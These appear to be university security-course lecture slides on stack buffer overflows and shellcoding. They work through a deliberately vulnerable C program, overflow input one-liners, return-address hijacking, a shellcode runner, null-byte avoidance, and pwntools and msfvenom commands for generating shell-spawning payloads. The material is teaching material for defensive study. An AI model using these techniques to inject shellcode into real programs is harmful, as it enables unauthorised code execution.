

This work is licensed under a Creative Commons license



Attribution-NonCommercial-NoDerivatives 4.0 International
(CC BY-NC-ND 4.0)

You are free to:

Share copy and redistribute the material in any medium or format.

Under the following terms:

Attribution You must give appropriate credit, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests the licensor endorses you or your use.

NonCommercial You may not use the material for commercial purposes.

NoDerivatives If you remix, transform, or build upon the material, you may not distribute the modified material.

Buffer overflow and Shellcoding

Giovanni Lagorio

`giovanni.lagorio@unige.it`

`https://csec.it/people/giovanni_lagorio`

Twitter & GitHub: `zxgio`

DIBRIS - Dipartimento di Informatica, Bioingegneria, Robotica e Ingegneria dei Sistemi
University of Genova, Italy



`www.zenhack.it`

Beware

A warning...

Italian law codes - 615-ter (English translation is mine)

Anyone who abusively introduces himself into a protected IT system, or remains there against the express or tacit intention of those who have the right to exclude him, is punished with **imprisonment** for up to three years. The penalty is imprisonment from one to five years: [...] from three **to eight years** [...]

[The real article \(in Italian\)](#)

Similar laws worldwide

1 Buffer overflow

- Introduction
 - Cyclic patterns
- Control-flow hijacking

2 Shellcoding

- Introduction
- System calls and PIC
 - Linux x86
 - Linux x64
 - Windows
- Injection constraints
 - “Forbidden” bytes
 - Size matters
- Useful tools

History

The idea of **corrupting memory to hijack the control-flow** of a program started a long time ago:

1988 used by the infamous *Morris Worm*

<https://www.mit.edu/people/eichin/virus/main.html>

1996 stack buffer-overflow is described very well in:

Smashing the stack for fun and profit by Aleph One

<http://phrack.org/issues/49/14.html>

today **still one of the most common vulnerability, notwithstanding the amount of research, and many mitigations are in place**

For this lecture, **we pretend we are in the '80s (=no “modern” mitigations)**

Example: bof-demo.c


```
void win()
{
    printf("You win!\n");
    exit(EXIT_SUCCESS);
}

int main()
{
    char name[64] = "";
    int magic = 0;
    printf("What's your name?\n");
    gets(name);
    printf("Hi, %s\n", name);
    if (magic == 0xc0ffee)
        win();
    printf("I'm sorry, you lost.\n");
}
```

- Can you spot any bug/potential vulnerability?
- How are name and magic allocated?

Stack layout


Only two possibilities: `name` is allocated either *before* or *after* `magic`



Let's assume `name` is at a lower address, with no padding, then...

Overwriting magic

...we should be able to overwrite the value in `magic`



by using, as `name`, the Python byte-string:

```
b"a"*64 + b"\\xee\\xff\\xc0\\x00"
```


Let's try!

Let's try the following command

- `python3 -c 'import os; os.write(1, b"a"*64 + b"\xee\xff\x00" + b"\n")' | ./bof-demo`

printing bytes in Python 2 vs Python 3

In Python 2 you can print non-ASCII values, e.g., `"\xdd"` and `b"\xdd"`, but neither versions seem to work in Python 3. `os.write` works on both versions.

→ `examples/bof-demo/exploit1.sh`


→ `examples/bof-demo/exploit{2,3}.py`

Then, something a little bit different:

- `python3 -c 'print("a"*128)' | ./bof-demo`
→ `examples/bof-demo/exploit4.py`

Overwriting the saved return address

As we overwrite magic, we can **overwrite the saved return-address!**
(and then hijack the control-flow of the program)



Outline

1 Buffer overflow


- Introduction
 - Cyclic patterns
- Control-flow hijacking

2 Shellcoding

- Introduction
- System calls and PIC
 - Linux x86
 - Linux x64
 - Windows
- Injection constraints
 - “Forbidden” bytes
 - Size matters
- Useful tools

Offset of saved return address

As already seen, we can **overwrite the saved return-address!**



Problem: how can we find the distance (i.e., number of bytes) between

- the address where our input gets stored
- the saved return-address

How many bytes?

To find the offset of the saved EIP/RIP we can

- inspect the code
- try *many* different strings
- use De Bruijn patterns, AKA cyclic patterns

De Bruijn sequences

A De Bruijn sequence of order n is a cyclic sequence in which every possible length- n string occurs exactly once as a substring.

https://en.wikipedia.org/wiki/De_Bruijn_sequence


E.g. a 50-char pattern of order 4 is:

aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaama

If a cyclic pattern, used as input, is long enough to overwrite the saved EIP/RIP we can easily find its offset...

Cyclic patterns

Graphically:



`cyclic(100)` = `aaaabaaacaaadaaaa...raasaaataaaauaaavaaa`**waaaxaaa**yaaa

bof-demo crashes trying to return to `0x6161617861616177`, i.e.

"**waaaxaaa**" \Rightarrow the distance is **88** (=the only place where `waaa` is present in the pattern)

Creating De Bruijn cyclic patterns

By using pwntools, we can easily

① create a pattern

- command-line: `cyclic size`
- script: `cyclic(size)`

② find the offset of a string

- command-line: `cyclic -l 4-letter-string`
- script: `cyclic_find(4-letter-string or 32-bit-integer)`

(specifying `-n 8`, you can use 8-letter strings, but the default is fine)

→ `bof-demo/exploit5.py`

It's not magic

Sometimes you need to check the code anyway (e.g. a function might crash, before returning to its caller, because the overflow trashed its variables/arguments)


Control-flow hijacking

In our example, RIP is saved 88 bytes from the beginning of our input

By overwriting RIP, we can run win even with “wrong” values in magic
→ bof-demo/exploit6.py

If we knew the exact position of the stack in memory, we could even make the program execute arbitrary code!


“Returning” to *our* code



In this case, `main` “returns” into attacker’s chosen/injected code

Dealing with the stack

- Knowing the *exact* location of the stack is rarely possible
 - unless you find a way to *leak* addresses
- If you can roughly predict its address, and there enough data is read, then **NOP sleds** are your friends



- Otherwise...

Code re-use

With a bit of luck, there is **code of the program that can get there**

- e.g., an instruction `JMP ESP`/**`JMP RSP`**
or, a `Jxx/CALL` *register*, which happens to contain a useful value

A little bird told me that in `bof-demo...`


`JMP RSP` can be found at address `0x40127d`

Spoiler alert

Following lectures deal with finding reusable pieces of code and building complex behaviours by *chaining* them

Armed with this knowledge, we could do the following...

Directly jumping to code on the stack



So, what should our code do? What is the **most general/useful thing** from an attacker's point of view?

Introduction

- A **shellcode** is a **piece of machine code** (=sequence of bytes)
 - ① **injected** and then
 - ② **executed**, by a victim process
- The purpose is typically to **spawn a shell**
 - Term used loosely, a “shellcode” may do other things, e.g., writing a file

→ `exploit7.py` (details later)

Shellcode characteristics

Shellcode is

- **architecture/OS-specific**
- **constrained** in size/allowed bytes/...
- generally, **written in assembler**

In common scenarios you can use pre-made shellcode

- found in online collections:
 - <https://shell-storm.org/shellcode/>
 - <https://www.exploit-db.com/shellcodes/>
 - ...
- provided/encoded by various tools
 - *pwntools*
 - *Metasploit* — <https://www.metasploit.com/>
 - ...

Today, our goal is twofold: learning how to

- 1 **understand shellcoding**
- 2 learn to **write custom shellcode**, when needed

A (Linux) shellcode runner

To make it easy to test and debug shellcode, we'll use:

→ examples/sc-run/sc-run.c

```
int main(int argc, char **argv)
{
    int pg_size = sysconf(_SC_PAGE_SIZE);
    void (*buffer)() = mmap(0, pg_size, PROT_READ|PROT_WRITE|PROT_EXEC,
                           MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);

    if (!buffer) {
        perror("mmap");
        exit(EXIT_FAILURE);
    }

    memset(buffer, 0xcc, pg_size); // 0xcc -> INT3 = "breakpoint"
    const int offset = argc==2 && strcmp(argv[1], "int3")==0;
    ssize_t n = read(STDIN_FILENO, buffer + offset, pg_size - offset);
    if (n < 0) {
        perror("read");
        exit(EXIT_FAILURE);
    }

    printf("%d bytes read, executing shellcode...\n", (int)n);
    fflush(stdout);
    buffer();
}
```

How can you spawn a shell?

In C you can leverage:

library calls e.g., `system(3)`

system calls e.g.,

Unix [`fork(2)` +] `execve(2)`

Win32 `ShellExecute*`, `CreateProcess*`, ...

To make your shellcode work against different programs, you should:

- directly invoke system calls, to avoid relying on the C library
- use position-independent code
- avoid using particular byte values; e.g. `0x00` or `0x0a`
- write your code to be as small as possible

Some constraints can be relaxed when you're targeting a specific program


```
int execve(const char *pathname,  
           char *const argv[],  
           char *const envp[]);
```

...executes the program referred to by `pathname`. This causes the program that is currently being run by the calling process to be replaced with a new program ... (from: `execve(2)`)

- By convention, `argv[0]` should contain the program name
- `argv` and `envp` must include a null pointer at the end
- On Linux, `argv` and `envp` can be 0: this has the same effect as specifying a pointer to a list containing a single null pointer
 - some programs check their `argv[0]`, expecting a “real” name (in particular, some shells crash when it is NULL)

Common mistakes

The shell exits if it gets EOF on stdin

`cat my-shellcode - | vulnerable-prog`
may work, while:
`cat my-shellcode | vulnerable-prog`
apparently, doesn't.

Some shells drop privileges when `effective-ID != real-ID`

E.g. Bash; you can specify `-p` to avoid that. Or, you can set the real UID/GID before spawning the shell (see `setuid(2)`, `setreuid(2)`, ...)

System calls

Long story short: you *cannot* invoke a system call in (pure) C

However, “normal” programs don’t need to be concerned. For them

- there is no difference in the way they call, say, `fopen` or `open`
- a “system call” is a (function) call to a libc *wrapper* function

System call wrappers

- A wrapper function *w* uses assembly code to
 - put the arguments into CPU registers
 - put the *syscall-#* into a register
 - trap into the kernel; i.e., CPU switches to kernel-mode
- The kernel
 - checks the validity of *syscall-#* and arguments, then
 - calls the actual routine corresponding to that *syscall*
 - puts the result in a register
 - switches back to user-mode with a special instruction
- *w* checks the result
 - on error sets *errno* and returns an error code (typically: -1)
 - otherwise, return the result

Outline

1 Buffer overflow

- Introduction
 - Cyclic patterns
- Control-flow hijacking

2 Shellcoding

- Introduction
- System calls and PIC
 - Linux x86
 - Linux x64
 - Windows
- Injection constraints
 - “Forbidden” bytes
 - Size matters
- Useful tools

Syscall (32 bits)

Parameters are passed by setting:

- **EAX = syscall #** — beware: x86 and x64 use different syscall-#
 - defined in `<sys/syscall.h>`, which actually `#includes` `<asm/unistd_32.h>`
 - you can “grep” with pwntools:
`constgrep -c amd64 SYS_open`
 - handy online syscall tables: <https://syscalls.w3challs.com/>
- **EBX, ECX, EDX, ESI, EDI, EBP = parameters 1 – 6**

and the system call is started by **INT 0x80**

On return,

- **EAX contains the return value**
- **all other registers are preserved**

Syscall example: the obligatory “hello world!” 😊

We'll write the hello-world program by using:

❶ `ssize_t write(int fd, const void *buf, size_t count);`

`EAX 4`

`EBX fd`

`ECX buf`

`EDX count`

❷ `void _exit(int status);`

`EAX 1`

`EBX status`

Syscall example (32 bits) – first attempt

```
bits 32
global _start    ; default entry-point

_start:
mov eax, 4        ; 4=write syscall
mov ebx, 1        ; 1=stdout
mov ecx, msg      ; use string "Hello World"
mov edx, msglen   ; write 12 characters
int 0x80          ; make syscall
mov eax, 1        ; 1=exit syscall
mov ebx, 0        ; status
int 0x80          ; make syscall
msg:    db "Hello World", 10
msglen equ $-msg
```

This assembly can be

`assembled` `nasm -f elf32 -o hello32-prog.o hello32.asm`

`linked` `ld -m elf_i386 -o hello32-prog hello32-prog.o`

to produce a working *program* (i.e., an ELF file)

Problems with hello32-prog

However...

- 1 hello32-prog is an **ELF file, not shellcode**

This issue can be solved easily; we can either

- generate **raw code with nasm**, by using **-f bin**, the default format
- extract the text section from the ELF:

```
objcopy --dump-section .text=hello32-text hello32-prog
```

- 2 this code is **NOT position-independent**, as you can see with:

```
objdump -d -M intel hello32-prog
```

x86 does not support EIP-relative addressing (x64 does); however, position-independence can be obtained by leveraging

- jumps/calls, which are EIP-relative
- stack accesses, which are ESP-relative

Let's try again...

Syscall example (32 bits) – second attempt (1/2)

```
bits 32
global _start
_start:
    call real_start

msg:    db "Hello World", 10
msglen equ $-msg

real_start:
    mov eax, 4      ; use the write syscall
    mov ebx, 1      ; write to stdout
    pop ecx         ; use string "Hello World"
    mov edx, msglen ; write 12 characters
    int 0x80        ; make syscall
    mov eax, 1      ; use the exit syscall
    mov ebx, 0      ; status code 0
    int 0x80        ; make syscall
```

Syscall example (32 bits) – second attempt (2/2)

This assembly code can be

assembled `nasm hello32-call.asm`

injected `./sc-run32 < hello32-call-sc`

debugged `gdb sc-run32, then: run int3 < hello32-call-sc`

Alternatively, you can create an ELF program:

assembled `nasm -f elf32 -o hello32-call.o hello32-call.asm`

linked `ld -m elf_i386 -o hello32-prog hello32-call.o`

executed `./hello32-prog`

debugged `gdb hello32-prog`

and extract the shellcode later:

`objcopy --dump-section .text=sc hello32-prog`

Stack-based syscall example (32 bits)

Similarly, we can get a PIC shellcode by leveraging the stack:

```
bits 32
push `rld\n`
push `o Wo`
push `Hell`
mov eax, 4      ; use the write syscall
mov ebx, 1      ; write to stdout
mov ecx, esp    ; use string "Hello World"
mov edx, 12     ; write 12 characters
int 0x80        ; make syscall
mov eax, 1      ; use the exit syscall
mov ebx, 0      ; status code 0
int 0x80        ; make syscall
```

This can be

`assembled` `nasm hello32-stack.asm`

`injected` `./sc-run32 < hello32-stack`

Debugging tips

To debug a shellcode

- `strace` could be enough; however,
- you may need to resort to `gdb`

In both cases, you need an ELF file

- programs analogous to `sc-run32/sc-run64` can be handy
- `pwntools` offers method
 - `gdb.debug_shellcode`, which creates an ELF and runs it under `gdb`
 - `ELF.from_bytes` and `save`, which allow you to create a new ELF; e.g.:
`ELF.from_bytes(open('...', 'rb').read()).save('...')`
- `msfvenom`, part of Metasploit, can generate ELF files (and more)

Outline

1 Buffer overflow

- Introduction
 - Cyclic patterns
- Control-flow hijacking

2 Shellcoding

- Introduction
- System calls and PIC
 - Linux x86
 - Linux x64
 - Windows
- Injection constraints
 - “Forbidden” bytes
 - Size matters
- Useful tools

Syscall (64 bits)

Parameters are passed by setting:

- `RAX = syscall #` (recall that x86 and x64 use *different* `syscall-#`)
- `RDI, RSI, RDX, R10, R8, R9 = parameters 1 – 6`
 - note: differently from function calls, R10 instead of RCX

and system call is started by `syscall`

On return,

- `RAX` contains the return value
- all other registers, except `RCX` and `R11` are preserved
 - `RCX` and `R11` are implicitly used by the `syscall` instruction for saving `RIP` and `RFLAGS`, respectively

64-bit syscall example (1/2)

This time we directly write PIC; note the `rel` in the `lea` instruction:

```
bits 64
global _start

_start:
    mov rax, 1      ; use the write syscall
    mov rdi, 1      ; write to stdout
    lea rsi, [rel msg] ; use string "Hello World"
    mov rdx, msglen ; write 12 characters
    syscall         ; make syscall
    mov rax, 60     ; use the exit syscall
    mov rdi, 0      ; error code 0
    syscall         ; make syscall

msg:    db "Hello World", 10
msglen equ $-msg
```

This code can be...

64-bit syscall example (2/2)

This can be

assembled `nasm -f elf64 hello64.asm`

linked `ld -m elf_x86_64 -o hello64 hello64.o`

to produce an ELF, but also

assembled `nasm hello64.asm -o hello64-pic`

injected `./sc-run64 < hello64-pic`

Outline

1 Buffer overflow

- Introduction
 - Cyclic patterns
- Control-flow hijacking

2 Shellcoding

- Introduction
- System calls and PIC
 - Linux x86
 - Linux x64
 - Windows
- Injection constraints
 - “Forbidden” bytes
 - Size matters
- Useful tools

The only real difference lies in syscall invocations

- Invoking syscalls directly is not very reliable, however see
 - [SysWhispers2](https://github.com/jthuraisamy/SysWhispers2) <https://github.com/jthuraisamy/SysWhispers2>
Example: <https://github.com/m0rv4i/SyscallsExample>
 - [FreshCalls](https://github.com/crummie5/FreshyCalls) <https://github.com/crummie5/FreshyCalls>
 - [Hell's Gate](https://github.com/am0nsec/HellsGate) <https://github.com/am0nsec/HellsGate>
- To find the wrappers:
TEB → PEB → PEB_LDR_Data ... → LDR_DATA_TABLE_ENTRY
(as we saw/will-see when discussing PE explicit linking)

“Forbidden” bytes

Depending on the context, **some values may stop/break the injection**; common ones are:

- **0x00** — strcpy
- **0x0a** — gets
- blanks — scanf

less common:

- non-printable characters
- non-alphanumeric characters
- digits
- ...

In other cases, **bytes could be transformed before getting executed**; e.g. a program may transform all the “characters” (bytes) to lowercase

A “vulnerable” program

→ examples/vp/vp.c — still, more-or-less another shellcode runner:

```
int main()
{
    setvbuf(stdin, NULL, _IONBF, 0); /* disable I/O buffering */
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    int pg_size = sysconf(_SC_PAGE_SIZE);
    void (*shellcode)() = mmap(0, pg_size, PROT_READ|PROT_WRITE|PROT_EXEC,
                               MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);

    if (!shellcode) {
        perror("mmap");
        exit(EXIT_FAILURE);
    }
    /* Interesting part: */
    char buffer[pg_size];
    if (!fgets(buffer, pg_size, stdin)) {
        fprintf(stderr, "Cannot read from stdin!\n");
        exit(EXIT_FAILURE);
    }
    strcpy((char*)shellcode, buffer);
    shellcode();
}
```

Does our shellcode work here?

Nope!

The program uses `fgets` to read our input, and `strcpy` to copy it, so

- 1 we should send a newline at the end, and
- 2 there should be no newlines (0x0a) or C-string terminators (0x00) *inside* our shellcode

let's verify:

- `xxd -g1 hello32-call-sc`
- `ndisasm -b 32 hello32-call-sc`

`hello32-stack-sc` is slightly better, but still broken

Workarounds

- **Different encodings**; e.g. `mov eax, 2` \equiv `b8 02 00 00 00`

however...

- `mov eax, -2; neg eax` \equiv `b8 fe ff ff ff f7 d8`
- `xor eax, eax; inc eax; inc eax` \equiv `31 c0 40 40` — it's *shorter*!
- ...

useful websites:

- *Online x86 / x64 Assembler and Disassembler*
<https://defuse.ca/online-x86-assembler.htm>
- *The world's leading source for technical x86 processor information*
<https://www.sandpile.org/>

→ `examples/vp/hello32-sc.asm`

- **Self-modifying code**

- Usually, combining a handwritten/generated **decoder + encoded-bytes**

→ `examples/vp/hello64-sc.asm`

Outline

1 Buffer overflow

- Introduction
 - Cyclic patterns
- Control-flow hijacking

2 Shellcoding

- Introduction
- System calls and PIC
 - Linux x86
 - Linux x64
 - Windows
- **Injection constraints**
 - “Forbidden” bytes
 - **Size matters**
- Useful tools

Tips for dealing with size constraints

When you can inject only a very short sequence of bytes, you may

- try **different encodings/instructions**
- **leverage the values already present in registers/memory**; e.g.,
 - if `EAX=11`, you don't need to set it for a 32-bit `execve`
 - if `EAX=10`, you could use `INC EAX`, which is 1 byte long
 - if `EBX=11`, you could use `MOV EAX, EBX`, which is 2 byte long
 - ...
- use a **multi-stage approach**
 - 1 a tiny 1st-stage shellcode can read and then execute
 - 2 a longer 2nd-stage
 - 3 ...

Shellcrafting with pwntools

`pwn.shellcraft` contains various methods for `shellcode` generation

- the “classic” one is `shellcraft.sh()`
 - you can also read/write files, perform syscalls, ...
<https://docs.pwntools.com/en/latest/shellcraft.html>
- each method `returns a string of assembly` code, according to context
 - i.e., `context.os`, `context.bits`, `context.arch` and `context.endian`

that can be `assembled with asm`

E.g.: `shellcode = asm(shellcraft.sh())`

→ `bof-demo/exploit7.py`

Alternatively, you can explicitly ask for an architecture/os; e.g.:

```
print(shellcraft.amd64.linux.open("foo"))
```

Shellcraft from the command-line

From the CLI, you can use `shellcraft` (alias for `pwn shellcraft`)

Useful options:

- `-b/-a` insert a breakpoint (INT3) before/after the code

- `-f ...` output as ...

 - `h` hex string (default)

 - `a` assembly code

 - `c` C-style array

 - ...

- `-d` debug the shellcode

E.g. `(shellcraft -f r amd64.linux.sh ; cat) | ./sc-run64`

Encoders

Encoders encode shellcode, so that it does not contain certain bytes; e.g.

- **pwntools** provides some encoders; see <https://docs.pwntools.com/en/stable/encoders.html>
Warning: encoders do not seem to work properly in Python 3
- **msfvenom**, part of Metasploit, which can generate/encode shellcode; e.g., to produce an ELF from `hello32-stack-sc`:

```
msfvenom --payload - < hello32-stack-sc \  
        --arch x86 \  
        --platform linux \  
        --out foobar \  
        --format elf
```

to also remove spaces, newlines and C-string terminators:

```
--bad-chars '\x00 \n' \  
--smallest
```

A final bonus tip: GTFOBins

Your goal is usually to open a shell, but **many commands can be leveraged to run a shell (or read a file)** indirectly

GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.

`https://gtfobins.github.io/`